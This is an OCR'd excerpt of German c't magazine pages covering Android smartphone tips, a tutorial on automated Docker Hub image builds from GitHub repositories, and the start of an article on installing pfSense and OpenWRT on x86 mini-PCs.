Zum Umstellen von Klingel- und Hinweistönen reicht ein Druck auf eine der Lautstärketasten. Mit welchen lieblichen Melodien es bimmelt, können Sie sich aus einer Liste aussuchen. Sie führt auch eigene MP3- oder M4A-Dateien auf, wenn sie im Ringtone- oder Notification-Ordner liegen. Die Ordner finden Sie mit der Dateien-App (im internen Speicher).

Ein stetes Problem ist die Kurzatmigkeit von Smartphones. Welche Apps und Funktionen viel Energie benötigen, lässt sich unter „Einstellungen/Akku“ nachvollziehen. Eine Seite zeigt eine Entladekurve und mutmaßt, wie lange der Saft noch reichen wird.

Beim Energiesparen agieren die Hersteller unterschiedlich. Google etwa schaltet im Pixel seinen Energiesparmodus auf Wunsch bei Unterschreiten eines vorzugebenden Ladestandes automatisch ein (Akku/Energiesparmodus/Automatisch aktivieren). Etliche Prozesse sind damit abgestellt, zum Beispiel Abfragen nach neuen Nachrichten im Hintergrund. Beim Huawei Mate 20 Pro lässt der Ultra-Sparmodus nur noch sechs Apps zu.

Außer den Standortdiensten und dem Display kosten auch Hintergrundprozesse viel Saft und belasten das zur Verfügung stehende Datenvolumen. Etliche Prozesse sind unnötig, etwa Push-E-Mail. Vielfach dürfte es etwa reichen, sie erst dann abzurufen, wenn man die Mail-App öffnet. Wer sparen will, sollte prüfen, von welchen Push-Benachrichtungen er sich wirklich stören lassen will. Eher sinnvoll sind derlei Meldungen bei Messengern und Katastrophen-Warn-Apps wie Katwarn.

Kleine Helferlein

Nicht einmal auf großen Displays sind Eingaben per Bildschirmtastatur so einfach wie das Naseputzen. Das ständige Korrigieren der Tuppfdhler bremst bei Chats und Mails. Einfacher und schneller lässt es sich mit dem vorinstallierten G Board tippen. Ohne Datenweitergabe an Google und etwas treffsicherer gelingt das mit der Microsoft-App „Swift Key“. Auch damit wischt man von Zeichen zu Zeichen und die App errät daraus das Wort. Wer auch damit schlecht zurechtkommt, kann auch Googles Spracherkennung benutzen, die aus Gesprochenem einen Text macht – vor dem Senden ist zur Vermeidung diplomatischer Verwicklungen allerdings ein prüfender Blick ratsam.

Virenschutz

Android-Smartphones sind immer wieder Angriffsziele von Malware. Google hat 2017 auf Apps reagiert, die bei Einführung zwar sauber waren, aber später Schadcode nachluden. Seit 2017 soll Google Play Protect den Nutzer vor schädlichen Apps schützen. Wer Google nicht traut und Apps vermehrt aus anderen Quellen bezieht, sollte noch eine weitere Antivirus-App bemühen.

Ausblick

Android ist auch mit sehr reduziertem Google-Anteil verwendbar. Sie müssen sich aber deutlich mehr ins Zeug legen, um Google und andere freundliche, im Hintergrund agierende Datenparasiten in die Schranken zu weisen. Wie Sie Ihr Smartphone privatsphärenfreundlich machen, folgt in einem späteren Artikel.

(mil@ct.de) c't

Literatur

[1] Robin Brand, Michael Link, Schieb's rüber, Wie Sie Ihre Daten mit Hersteller-Tools und Bordmitteln aufs neue Smartphone umziehen, c't 2/2019, S. 78

[2] Jörg Wirtgen, Die Cloudchenfrage, Apps und Dienste für Mail, Kalender, Kontakte, Aufgaben und Notizen ohne Google, c't 4/2017, S. 82


[3] Andreas Itzchak Rehberg, Android-Apps ohne Google, Der App Store F-Droid mit Privatsphäre, c't 25/2018, S.182

[4] Tracking- und Anzeigeblocker-App: https://blokada.org


[5] Ronald Eikenberg, Schlanker Roboter, Android-Smartphones ohne Rooten von vorinstallierten Apps befreien, c't 26/2019, S. 144

[6] Robin Brand, Smartphones schnell und schlank, Was Android One bietet und welche Smartphones es damit gibt, c't 3/2019, S. 108


[7] André Kramer, Up in die Cloud, Neun Online-Dienste, um Fotos unkompliziert zu teilen, c't 2/2019, S. 120



Mit Widgets gibts App-Funktionen, ohne sie starten zu müssen: zum Beispiel den Titelsprung bei Musikplayern.



Einige Apps fordern Zugriff auf Smartphone-Funktionen. Die Befugnisse kann man nachträglich entziehen.



Der Dateimanager zeigt die Ordnerstruktur: So stecken in DCIM die Fotos und in Ringtones die Klingeltöne.




Bild: Rudolf A. Blaha, Illustrator

Wal-o-mat

Container-Images in der Cloud bauen mit Docker Hub

Wer viele Docker-Images verwaltet, muss diese nach Veränderungen und Aktualisierungen nicht jedes Mal von Hand neu erzeugen. Docker Hub kann Images ohne Zutun aus bestehenden GitHub-Repositories bauen, wenn sich darin etwas ändert.

Von Merlin Schumacher

Docker-Images zu pflegen, ist oft mühselig: Man muss regelmäßig Änderungen einpflegen, Pakete aktualisieren, ein neues Image bauen und dann hochladen. Wenn sich das Basis-Image ändert, muss man erneut ran. Der Autobuild-Dienst des Docker Hub nimmt einem einen Großteil dieser Arbeit ab und erzeugt aus einem GitHub-Repository vollautomatisch fertige Images.

Spielt man eine Änderung im GitHub-Repository ein, legt der Dienst los und aktualisiert das Image. Schlägt der Bau fehl, wird man darüber informiert und kann im Log analysieren, woran es hakt. Für den Bau von Images stellt der Hub eine Container-Umgebung bereit, die das Notwendigste zum Bau von Images mitbringt. Was darin an Software fehlt, kann man jederzeit nachinstallieren oder nachladen. Die Dockerfiles für das Image unterscheiden sich nicht von denen beim lokalen Bau.

Fundament

Erzeugen Sie zunächst ein GitHub-Repository in dem nur ein einfaches `Dockerfile` liegt. Dockers Autobuild-Dienst kann

sowohl auf GitHub- als auch Bitbucket-Repositories zurückgreifen. Dieser Artikel beschränkt sich jedoch auf die Nutzung mit GitHub. Exemplarisch erzeugen wir ein Image, das mit Hilfe des Programms Screenfetch Informationen über das System ausgibt:

```
FROM ubuntu
RUN apt-get update
RUN apt-get -y upgrade
RUN apt-get install -y screenfetch
ENTRYPOINT ["/usr/bin/screenfetch"]
```

Das Dockerfile kam bereits in c't 02/2018 [1] als Beispiel für den Betrieb von Docker auf dem Raspi zum Einsatz. Ein für diesen Artikel angepasstes Repository, das Sie für Autobuild-Versuche einfach forken, und weiterführende Links finden Sie auf ct.de/y3tz.

Rufen Sie den Docker Hub auf hub.docker.com auf. Sollten Sie noch keinen Account haben, registrieren Sie sich über den Knopf „Sign Up“ rechts oben. Ansonsten melden Sie sich über „Sign In“ an. Ist Ihr GitHub-Account noch nicht mit dem Hub verknüpft, klicken Sie rechts oben auf ihren Benutzernamen und dann auf „Account Settings“. Scrollen Sie runter bis zum Abschnitt „Linked Accounts“ und klicken Sie hinter der Zeile „GitHub“ auf „Connect“. Bestätigen Sie GitHubs folgende Rückfrage, ob der Zugriff durch den Docker Hub in Ordnung ist. Nun sind Docker Hub und GitHub miteinander verbunden und können Daten austauschen.

Bauvorhaben

Klicken Sie im Docker Hub oben auf „Repositories“ und anschließend auf den großen Knopf „Create Repository“, um ein neues Docker-Image-Repository zu erzeugen. Legen Sie einen Namen und auf Wunsch auch eine Beschreibung fest. Wenn Sie den Code oder Ihre Versuche mit dem Docker Hub nicht veröffentlichen wollen, klicken Sie auf „Private“, ansonsten belassen Sie es auf „Public“. Für das weitere Vorgehen ist die Einstellung unerheblich.

Der wichtigste Teil der Einstellungen sind die „Build Settings“, denn sie regeln die Details des Bauvorgangs. Klicken Sie zunächst auf das GitHub-Symbol, anschließend erscheint eine neue Zeile, in der Sie das für den Bau als Quelle vorgesehene GitHub-Repository auswählen. Mit einem Klick auf „Click here to customize the build settings“, öffnet sich eine Liste, in der Sie Regeln für den Bau der Images festlegen. Lassen Sie die Einstellungen erst einmal so, wie sie sind. Klicken Sie dann auf „Create and Build“.

Auf der nun erscheinenden Übersichtsseite sehen Sie einige Informationen zum Repository. Als Erstes fällt der Kasten „Recent builds“ auf, denn hier listet das Webinterface den Verlauf der letzten Bauvorgänge für Images. Dort dürfte bereits der erste Image-Bau begonnen haben. Wechseln Sie oben auf den Reiter „Builds“, um mehr über die aktuellen Bauvorgänge zu erfahren. Die Grafik mit der Überschrift „Build Activity“ zeigt, wie lange der Hub für den Bau der Images gebraucht hat, wie oft und wann der Bau misslang, abgebrochen wurde oder erfolgreich war. Am Anfang ist die Grafik noch leer, sie füllt sich aber im Lauf der Zeit.

Darunter sehen Sie noch mal die Regel(n) zum Bau der Images. Am Ende listet der Hub die laufenden und vergangenen Bauversuche. Klicken Sie auf die Zeile, die mit „Build in ‚master'“ beginnt, um Einblick in den Fortschritt zu bekommen.

Im ersten Reiter „Build Logs“ sehen Sie, was in der Cloud-Instanz beim Bau geschieht. Hier listet das Webinterface die Ausgaben aller im Dockerfile hinterlegten Anweisungen. Schlägt das Erzeugen des Image fehl, ist das der erste Ort, an dem Sie nach Fehlern suchen sollten. Die weiteren Reiter „Dockerfile“ und „Readme“ enthalten den Inhalt der gleichnamigen Dateien im GitHub-Repository.

Nach wenigen Minuten sollte das fertige Image zum Download bereitstehen. Führen Sie es anschließend wie gewohnt mit `docker run MEINACCOUNT/MEINIMAGE` aus. Der Docker-Daemon bezieht das Image dann vom Hub, entpackt es und führt es aus. Haben Sie das Repository auf privat gestellt, müssen Sie sich zuvor mit `docker login` beim Hub anmelden.


Feinschliff

Der Hub kann mehr, als nur aus einem Dockerfile ein Image bauen. Man kann über die „Build Rules“ komplexe und dank regulärer Ausdrücke auch dynamische Regeln festlegen, um aus einem oder mehreren Dockerfiles unterschiedliche Images zu generieren. Um die bestehenden Regeln einzusehen, klicken Sie im Reiter „Builds“ auf den Knopf „Configure Automated Builds“.


Dort lässt sich das Repository detaillierter konfigurieren als beim Erstellen. Mit der Option „Autotest“ etwa, dass der Autobuild-Dienst bei Pull-Requests im GitHub-Repository prüfen soll, ob der Bau des Images von Erfolg gekrönt ist. Fast obligatorisch ist die Option „Repository Links“. Sie legt fest, ob der Hub Ihr Image aktualisiert, wenn dessen Basis-Image sich geändert hat. Das zu deaktivieren, ist nur in den wenigsten Fällen sinnvoll, denn nur so bleibt das eigene Image auf dem neusten Stand.

Anschließend folgen die „Build Rules“, die Sie auch bereits beim Einrichten festlegen konnten. Sie legen fest, nach welchem Muster der Hub Images erzeugt und wie er sie mit Tags versieht. Das „Docker-Tag“ ist der hinter einem Doppelpunkt stehenden Bezeichner beim Image-Namen. Damit unterscheidet man Varianten des gleichen Images voneinander. Die Vorgabe für das Tag ist `latest`.

Mit dem „Source Type“ definieren Sie, ob Docker das Image aus einer Branch des GitHub-Repositories oder aus einem GitHub-Release-Tag erzeugen soll. Die beiden Optionen „Dockerfile location“ und „Build context“ hängen eng zusammen. „Build context“ legt den Ordner fest,



Für den Bau von Images kann man im Docker Hub komplexe Regeln festlegen.



Der Docker Hub baut Images automatisch und ohne große Konfigurationsarbeit.

in dem der `docker`-Befehl in der Cloud-Instanz aufgerufen wird. Relativ dazu muss man den Ort und Namen des Dockerfiles definieren.

Ein Beispiel: Das Dockerfile und eine zu kopierende Konfigurationsdatei namens `config.json` liegen im Unterordner `/docker-image` eines GitHub-Repositories. Für diese Konstellation tragen Sie bei „Build Context“ `/docker-image` und bei „Dockerfile location“ `Dockerfile` ein. Das Arbeitsverzeichnis des Docker-Bauvorgangs ist dann `/docker-image`. Um die Konfigurationsdatei in den Unterordner /data innerhalb des Image zu kopieren, muss der Kopierbefehl daher `COPY config.json /data` lauten.

Deaktivieren Sie die Option „Autobuild“ nur dann, wenn Sie den automatischen Bau anhand der Regel abschalten wollen, ohne sie zu löschen. „Build caching“ aktiviert das Zwischenspeichern von bereits gebauten Image-Bestandteilen und spart dadurch erheblich Zeit beim Bau von Images. Sie sollten es nicht ohne Grund abschalten.

Wollen Sie komplexe Regeln anhand von Versionsnummern erzeugen, können Sie auch reguläre Ausdrücke in der Spalte „Source“ verwenden. Der Treffer des Ausdrucks erscheint dann im „Docker Tag“ etwa als Versionssuffix. Ein paar Beispiele dafür zeigt ein Klick auf „View example build rules“.

Um Zugriffsschlüssel oder Passwörter einzutragen, die nicht Teil des Images sein sollen, verwenden Sie „Build Environment Variables“. Das sind Umgebungsvariablen, die nur während des Bauprozesses gültig sind und auch vor den Augen Dritter geschützt bleiben. Diese Option ist dennoch mit Vorsicht zu genießen, denn es landen schützenswerte Zugangsdaten in einer fremden Umgebung.

Zu guter Letzt erzeugt „Build trigger“ eine URL, über die Sie einen automatischen Bau der Images per HTTP-Aufruf anstoßen können. Etwa, wenn Sie Ihr Image regelmäßig neu bauen wollen, unabhängig von Änderungen am Quell-Repositories oder Basis-Images.

Hooks

Eine besondere Hilfe beim Bauen von Images sind „Hooks“. Das sind Shell-Skripte, die der Hub beim Bau ausführt. Diese müssen in einem Unterverzeichnis namens `hooks` auf der Ebene des Dockerfile liegen. Darin liegen Shell-Skripte, die, je nach Name, zu einem bestimmten Zeitpunkt des Baus innerhalb der Bauumgebung, nicht jedoch im Image, laufen. Eine Liste der möglichen Hooks und den Zeitpunkt ihrer Ausführung, finden Sie in der Tabelle unten.

Die Hooks kann man für allerhand Dinge einsetzen, zum Beispiel um eine Benachrichtigung bei einem fehlgeschlagenen Image-Bau zu versenden, Dateien für den Bau vorzubereiten oder um fehlende Programme und Abhängigkeiten in die Bauumgebung des Docker Hub einzubinden. Basis der Docker-Hub-Umgebung ist Ubuntu 16.04.

Baumeister

Für kleine Images oder die automatisierte Anpassung von fremden Images ist der Docker Hub optimal und nimmt einem viel lästige Arbeit ab. Wer die Hooks und Bauregeln des Hubs ausreizt, kann eine Vielzahl von Image-Varianten bauen, ohne sich Gedanken um Abhängigkeiten, Verzeichnisse und Distributionen machen zu müssen. Wer viele, komplexe Docker-Images baut, wird irgendwann an die Grenzen des Hub stoßen: Dauert der Bau eines Images zu lange, würgt der Hub ihn nach zwei bis vier Stunden ab. Wer aufwendige Projekte mit Docker umsetzt, kann den Wechsel zu Diensten wie Travis oder einer selbstgehosteten GitLab-Instanz irgendwann nicht mehr herauszögern. Generell ist der Bau im Hub nicht besonders schnell. Für eigene Tests und Modifikationen auf die Schnelle empfiehlt sich noch immer der lokale Bau mit `docker build`.

(mls@ct.de) c't

Literatur

[1] Merlin Schumacher, Döckerchen, Docker auf dem Raspberry Pi, c't 2/2019, S. 148

Links zum Artikel: ***ct.de/y3tz***

Docker-Hub-Hooks

Dateiname	Zeitpunkt
post_checkout	nach dem Download des GitHub-Repositories
pre_build	vor dem Beginn des Bauprozesses
post_build	nach dem Abschluss des Bauprozesses
pre_test	vor einem Test des Bauprozesses
post_test	nach einem Test des Bauprozesses
pre_push	vor dem Upload des fertigen Image in den Docker Hub
post_push	nach dem Upload des fertigen Image in den Docker Hub

Für Nicht-von-der-Stange-Käufer.



Jetzt für nur **12,90 €** bestellen.

shop.heise.de/pc-selbstbau19 service@shop.heise.de
Auch als eMagazin erhältlich unter: shop.heise.de/pc-selbstbau19-pdf

heise shop
shop.heise.de/pc-selbstbau19

Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei. Preisänderungen vorbehalten.



Stellwerk-Rohbau

Router-Betriebssysteme auf x86-Mini-PCs installieren

Für manche Vernetzer sind Fertigrouter wie die beliebten Fritzboxen ein zu enges Korsett, das sie gern gegen eine Maßanfertigung eintauschen würden. Wir zeigen, wie Sie die Router-Betriebssysteme pfSense und OpenWRT auf erschwingliche x86-Barebones bekommen.

Von Ernst Ahlers

Sie hätten gern VLANs für mehrere logische Netze, um Smart-Home- und IoT-Gadgets aus dem internen (W)LAN herauszuhalten [1]? Oder soll es ein OpenVPN statt des bei Fritzboxen integrierten IPsec-VPN sein? Dann können Ihnen Alternativen wie pfSense oder OpenWRT weiterhelfen, die Sie auf eigene Hardware pflanzen.


Dieser Beitrag schildert detailliert, wie man diese beiden Router-Betriebssysteme auf zwei Systemen installiert, dem für Router-Betrieb ausgelegten Mainboard APU2D4 von PC Engines – im Folgenden kurz APU – und Zotacs Zbox CI329 Nano (Zbox). Wer andere Hardware als Miniserver oder Router einsetzen will, findet ab Seite 146 Hinweise zur Auswahl. Der Artikel ab Seite 150 gibt Tipps zur optimalen Konfiguration für energiesparsamen Betrieb.

Das APU-Board ist auf Appliance- beziehungsweise Embedded-Betrieb ausgelegt: Es hat anders als Mini-PCs keinen Bildschirmanschluss, aber als Ersatz dafür eine serielle Schnittstelle (RS-232) und gleich drei Gigabit-Ethernet-Ports. Dazu kommen zwei PCIe-MiniCard-Slots für Erweiterungen (etwa WLAN-Karten), eine mSATA-Fassung sowie Pfostenleisten für Hardware-Erweiterungen (zweite serielle Schnittstelle, GPIO, LPC). Es taugt gut für Embedded-Anwendungen, wo die Performance der im Sommer 2014 erschienenen AMD-CPU GX-412TC (1 GHz, 4 Jaguar-Kerne) ausreicht.

Falls Sie das APU2D4 als montiertes Barebone angeboten finden, spendieren Sie den Aufpreis: Er erspart Ihnen den fehlerträchtigen Gehäuseeinbau, bei dem es auf die wärmeschlüssige Positionierung des CPU-Kühlpads ankommt. Wir probierten die Installationen auf einem APU2C4-System aus. Seit Herbst 2016 bündelt es bei uns als Load Balancer mit pfSense drei Internetanschlüsse [2], stellt fast 500 MBit/s im Downstream bereit und ist bisher sehr stabil durchgelaufen. Laut dem Hersteller PC Engines entspricht das APU2C4 bis auf eine in Details verbesserte Platine dem aktuell angebotenen Modell APU2D4.

Die Zbox ist ein PC-Barebone [3]. Sie kostet zwar rund 50 Euro mehr als ein aus den Komponenten selbst zusammengesetztes APU2D4-System und hat Schnittstellen, die Router nicht brauchen, taugt so aber auch als universeller Miniserver. Der Quad-Core-Prozessor Celeron N4100 in der Zbox ist deutlich moderner als der des APU2D4. Das zeigt sich durch mehr Integer-Performance (PPPoE-NAT-Durchsatz, S. 145) und Krypto-Leistung (AES-Chiffre), was der N4100 seinem hohen Burst-Takt von 2,4 GHz verdankt.

Außerdem zog die Zbox in unseren Versuchen je nach Betriebssystem und Konfiguration etwas bis deutlich weniger stromkostentreibende Idle-Leistung. Man muss auf den dritten Ethernet-Port verzichten, kann dafür aber beliebige Betriebssysteme bequem per vorübergehend



x86-Grundlagen für Router: Das Embedded-System APU2D4 (links) verzichtet auf Bildschirm und Tastatur, bringt dafür aber einen dritten Ethernet-Port und Anschlüsse für weitere Peripherie mit. Die Zbox CI329 Nano ist dagegen ein vollwertiger Mini-PC, der bei Bedarf mit viel RAM auch als Virtualisierungshost dienen kann.

angeschlossener Peripherie (USB-Tastatur, -Maus, HDMI-Bildschirm) installieren.

Für die Installation nötige Tools sowie Links zu Hinweisen für beide Router-Betriebssysteme haben wir unter ct.de/yh9k zusammengestellt. Zum Entpacken der Archive unter Windows nahmen wir 7-Zip, Images schrieben wir mit dem Win32 Disk Imager auf die Zielmedien.

Hardwarebestückung

Anders als beim APU2D4 muss man bei der Zbox noch RAM einsetzen. 4 GByte DDR4-SO-DIMM genügen für einen Router vollauf. Die Zbox verkraftet aber bis zu 16 GByte, falls Sie sie als Virtualisierungshost nutzen wollen. So ließe sich beispielsweise mit dem Debian-Linux-basierten Proxmox [4] auch pfSense als virtuelle Maschine betreiben (Link zur Anleitung unter ct.de/yh9k).

Zwar kann man pfSense und OpenWRT prinzipiell auch auf ein SD-Kärtchen installieren, das Sie beim APU direkt in die Fassung auf der Platine stecken. Solche Karten vertragen aber typischerweise viel weniger Schreibvorgänge als SSDs. Wenn Sie Logging-Funktionen der Router-Betriebssysteme nutzen wollen, nehmen Sie als Betriebssystemspeicher eine SSD. Bei der Zbox ist das ohnehin die bessere Wahl, weil das Speicherkärtchen beim außen liegenden SD-Card-Slot leicht verloren gehen könnte.

Für die Routerboxen genügt notfalls eine gebrauchte SSD. Auf die Performance kommt es hier ebenso wenig an wie auf die Kapazität. 16 GByte sind für pfSense und OpenWRT weit mehr als nötig.

Bei einer SSD als Betriebssystemspeicher ist wichtig, ein Modell zu erwischen, das die Stromspartechnik SATA Link Power Management unterstützt. Moderne SSD können das in der Regel, aber es gibt Ausnahmen: Mit der mit 16 Euro superbilligen Teamgroup L7 Evo 60 GB zog die Zbox 3,7 Watt (Xubuntu 18.04.1 LTS, ohne USB-Peripherie und Bildschirm bei einem aktiven Ethernet-Port).

